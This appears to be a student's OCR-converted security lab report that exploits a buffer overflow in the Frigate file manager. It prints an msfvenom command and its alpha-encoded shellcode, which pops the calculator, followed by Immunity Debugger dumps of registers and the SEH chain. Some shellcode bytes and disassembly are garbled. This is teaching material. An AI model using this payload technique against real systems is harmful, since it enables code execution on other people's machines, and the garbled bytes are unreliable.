

LAB 10


Chaturya Chinta

19BCE7528

L23+L24

Working with memory vulnerabilities:

Install Frigate. Use the payload generated from exploit2.py and paste it in the vulnerable point of Frigate.




Code exploit(Use msfvenom in Kali linux).

```
root@kali:~$ sudo msfvenom -a x86 --platform windows -p windows/exec CMD=calc -e x86/alpha_mixed -b "\x00\x41\x09\x00\x0d" -f python
sudo: /etc/sudoers.d is world writable
Found 1 compatible encoders
Attempting to encode payload with 1 iterations of x86/alpha_mixed
x86/alpha_mixed succeeded with size 440 (iteration=0)
x86/alpha_mixed chosen with final size 440
Payload size: 440 bytes
Final size of python file: 2145 bytes
buf = b""

buf += b"\x89\xe8\x2\xdb\xdf\xd9\x72\xf4\x5d\x55\x59\x49\x49\x49"
buf += b"\x49\x49\x49\x49\x49\x49\x49\x49\x43\x43\x43\x43\x43\x43\x43"
buf += b"\x37\x51\x5a\x6a\x41\x58\x50\x30\x41\x30\x41\x6b\x41"
buf += b"\x41\x51\x32\x41\x42\x32\x42\x42\x30\x42\x42\x41\x42"
buf += b"\x58\x50\x38\x41\x42\x75\x4a\x49\x49\x6c\x4d\x38\x6d"
buf += b"\x52\x33\x30\x65\x50\x63\x50\x6d\x59\x4b\x55"
buf += b"\x64\x71\xb\x70\x71\x74\x6e\x6b\x72\x70\x34\x70\x6c"
buf += b"\x4b\x42\x72\x46\x6c\x4c\x4b\x73\x62\x64\x54\x4c\x4b"
buf += b"\x63\x42\x45\x78\x76\x6f\x38\x37\x30\x4a\x61\x36\x45"
buf += b"\x61\x39\x6f\x6c\x35\x6c\x71\x71\x43\x4c\x36\x62"
buf += b"\x64\x6c\x47\x50\x79\x51\x38\x4f\x76\x6d\x46\x61\x49"
buf += b"\x57\x4d\x32\x59\x62\x42\x72\x30\x57\x6c\x4b\x30\x52"
buf += b"\x34\x50\x4e\x6b\x51\x5a\x55\x6c\x4e\x6b\x30\x4c\x34"
buf += b"\x51\x34\x38\x5a\x43\x43\x78\x43\x31\x58\x51\x42\x71"
buf += b"\x4e\x6b\x53\x69\x57\x50\x45\x51\x4b\x63\x4e\x6b\x50"
buf += b"\x49\x64\x58\x38\x63\x35\x6a\x47\x39\x6c\x4b\x55\x64"
buf += b"\xc\x4b\x76\x61\x4b\x66\x46\x51\x49\x6f\x4e\x4c\x6a"
buf += b"\x61\x48\x4f\x46\x6d\x37\x71\x49\x57\x36\x58\x4d\x30"
buf += b"\x71\x65\x6c\x36\x76\x63\x33\x4d\x59\x68\x65\x6b\x31"
buf += b"\x6d\x71\x34\x30\x75\x5a\x44\x71\x48\x4c\x4b\x63\x68"
buf += b"\x34\x64\x55\x51\x7a\x73\x53\x56\x4e\x6b\x34\x4c\x70"
buf += b"\x4b\x4e\x6b\x52\x78\x57\x6c\x35\x51\x6e\x33\x4c\x4b"
buf += b"\x43\x34\x6b\x45\x51\x6a\x70\x6f\x79\x77\x34\x65"
buf += b"\x74\x64\x61\x4b\x73\x6b\x73\x51\x73\x69\x42\x7a"
buf += b"\x76\x31\x4b\x4f\x69\x70\x61\x4f\x53\x6f\x61\x4a\x6c"
buf += b"\x4b\x35\x42\x58\x6b\x4e\x6d\x31\x4d\x53\x5a\x77\x71"
buf += b"\x6e\x6d\x6f\x75\x4f\x42\x77\x70\x67\x70\x57\x70\x72"
buf += b"\x70\x33\x58\x30\x31\x4c\x4b\x30\x6f\x6d\x57\x6b\x4f"
buf += b"\x79\x45\x4d\x6b\x58\x70\x4f\x45\x4f\x52\x66\x36\x51"
buf += b"\x78\x6c\x66\x5a\x35\x4f\x4d\x4d\x69\x6f\x6b\x65"
```

Using payload to exploit frigate



Application crashes and calculator opens



Attach Frigate to the Immunity Debugger.

The screenshot shows the Immunity Debugger interface with the assembly view open. The assembly window displays the following code snippet:

```
77D601E8 895C24 00    MOU DWORD PTR SS:[ESP+8],EBX
77D601EC E9 C998200 JNP ntdll.77D097B4
77D601F1 80A424 00000000 LEA ESP,DWORD PTR SS:[ESP]
77D601F8 80A424 00000000 LEA ESP,DWORD PTR SS:[ESP]
77D601FF 90 NOP
77D60200 8BD4 MOU EDX,ESP
77D60202 0F94 SYSENTER
77D60204 C3 RETN
77D60205 80A424 00000000 LEA ESP,DWORD PTR SS:[ESP]
77D6020C 80E424 00 LEA ESP,DWORD PTR SS:[ESP]
77D60210 805424 00 LEA EDX,DWORD PTR SS:[ESP+8]
77D60214 CD 2E INT 2E
77D60216 C3 RETN
77D60217 90 NOP
77D60218 0000 ADD BYTE PTR DS:[EAX],AL
77D6021A 0000 ADD BYTE PTR DS:[EAX],AL
77D6021C 381C6E CMP BYTE PTR DS:[ESI+EBP*2],BL
77D6021F 5C POP ESP
77D60220 0000 ADD BYTE PTR DS:[EAX],AL
77D60222 0000 ADD BYTE PTR DS:[EAX],AL
77D60224 7A 51 JPE SHORT ntdll.77D60227
77D60226 0100 ADD DWORD PTR DS:[EAX],ERX
77D60228 0100 ADD DWORD PTR DS:[EAX],ERX
77D60229 0000 ADD BYTE PTR DS:[EAX],AL
77D6022C F1 INT1
77D60230 07 POP ES Modification of segment register
77D6023E 0000 ADD BYTE PTR DS:[EAX],AL
77D60239 E9 87000040 JMP 8706023C
77D60235 8201 ADD AL,BYTE PTR DS:[ECX]
77D60237 0000 ADD BYTE PTR DS:[EDX],AL
77D6023A 0100 ADD DWORD PTR DS:[ERX],ERX
77D6023C A8 41 TEST AL,41
77D6023E 0100 ADD DWORD PTR DS:[ERX],ERX
77D60240 A4 HOU ESI,BF430004
77D60241 BE 000043BF OR AL,BYTE PTR DS:[ERX]
77D60248 698A 0A00FDDB @ INUL EDI,DWORD PTR DS:[EDX+B8FD0000],BA
77D60252 0000 OR AL,BYTE PTR DS:[ERX]
77D60254 3988 0A0075BE CMP DWORD PTR DS:[ERX+B750000],EDI
77D6025A 0000 OR AL,BYTE PTR DS:[ERX]
77D6025C D4 48 ADD AL,48
77D6025E 07 POP ES Modification of segment register
77D6025F 0031 ADD BYTE PTR DS:[ECX],DH
77D60261 2202 AND AL,BYTE PTR DS:[EDX]
77D60263 0099 21020000 ADD BYTE PTR DS:[ECX+C0000221],BL
77D60269 27 DAA
77D6026A 0300 ADD ERX,DWORD PTR DS:[EAX]
77D6026C 40 INC ERX
77D6026D CD 87 INT 27
77D6026F 0050 CD ADD BYTE PTR DS:[EAX-30],DL
77D60272 07 POP ES Modification of segment register
77D60273 0030 ADD BYTE PTR DS:[EAX],DH
77D60275 CD 87 INT 27
77D60277 0083 27030001 ADD BYTE PTR DS:[EBX+81000327],AL
77D6027D 27 DAA
```

Checking EIP address along with addresses of other registers

The screenshot shows the Registers (FPU) window of the Immunity Debugger. It lists the following register values:

Register	Value	Description
EAX	00401000	Frigate3.<ModuleEntryPoint>
ECX	00000000	
EDX	00000000	
EBX	7EFDE000	
ESP	0018FFF8	
EBP	00000000	
ESI	00000000	
EDI	00000000	
EIP	77D601E8	ntdll.77D601E8
C	0	ES 0028 32bit 0(FFFFFF)
P	0	CS 0023 32bit 0(FFFFFF)
A	0	SS 0028 32bit 0(FFFFFF)
Z	0	DS 0028 32bit 0(FFFFFF)
S	0	FS 0053 32bit 7EF00000(F)
T	0	GS 0028 32bit 0(FFFFFF)
D	0	LastErr ERROR_SUCCESS (00000000)
EFL	000000202	(NO,NB,NE,A,NS,P0,GE,G)
ST0	empty	g
ST1	empty	g
ST2	empty	g
ST3	empty	g
ST4	empty	g
ST5	empty	g
ST6	empty	g
ST7	empty	g
FST	0000	Cond 0 0 0 0 Err 0 0 0 0 0 0 0 (GT)
FCW	027F	Preo NEAR,53 Mask 1 1 1 1 1 1

Checking the starting and ending addresses of stack frame.

Address	Returns to	Procedure / arguments	Called from	Frame	Stack Disp
0018FFD0 400F520B	CMP, [user32.MessageBoxA]		vol61,400F5205	0018FFE0	0018FF14 400F12
0018FFC8 400F5878	? uc168.Wcons8!ApplicationDidNotLoad@		vol61,400F5873	0018FFE3	0018FF1E 000001
0018FFD0 400F5888	uc168.0fcom!AppLocationHandle@		vol61,400F5885	0018FF3C	0018FF20 400F54
0018FF40 0009E337	Frigate8.0009E337		Frigate8.0009E332	0018FF3C	00140E30 0008FF

Checking the SEH chain and report the dll loaded along with the addresses.

```

0019FF5C 00000000 ....
0019FF60 00000000 ....
0019FF64 00000000 ....
0019FF68 00000000 ....
0019FF6C 00000000 ....
0019FF70 00000000 ....
0019FF74 757EFA29 ;+w RETURN to KERNEL32.757EFA29
0019FF78 00256000 ;+w
0019FF7C 757EFA18 ;+w KERNEL32.BaseThreadInitThunk
0019FF80 0019FFDC ;+w
0019FF84 77037A7E ;+w RETURN to ntdll.77037A7E
0019FF88 00256000 ;+w
0019FF8C 85573B94 ;+w
0019FF90 00000000 ....
0019FF94 00000000 ....
0019FF98 00256000 ;+w
0019FF9C 00000000 ....
0019FFAC 00000000 ....
0019FFA4 00000000 ....
0019FFA8 00000000 ....
0019FFAC 00000000 ....
0019FFB0 00000000 ....
0019FFB4 00000000 ....
0019FFB8 00000000 ....
0019FFBC 00000000 ....
0019FFC0 00000000 ....
0019FFC4 0019FF8C i +.
0019FFC8 00000000 ....
0019FFCC 0019FFE4 $+i. Pointer to next SEH record
0019FFD0 77044D28 ;+w SE handler
0019FFD4 F24393E6 p*C2
0019FFD8 00000000 ....
0019FFDC 0019FFEC o+.
0019FFE0 77037A4E Nz+w RETURN to ntdll.77037A4E from ntdll.77037A4F
0019FFE4 FFFFFFFF End of SEH chain
0019FFE8 77058A97 7e+u SE handler
0019FFEC 00000000 ....
0019FFF0 00000000 ....
0019FFF4 00401000 ;+w Frigate8.<ModuleEntryPoint>
0019FFF8 00256000 ;+w
0019FFFC 00000000 ....

```

SEH chain of main thread	
Address	SE handler
0012FFC4	ntdll.779BE355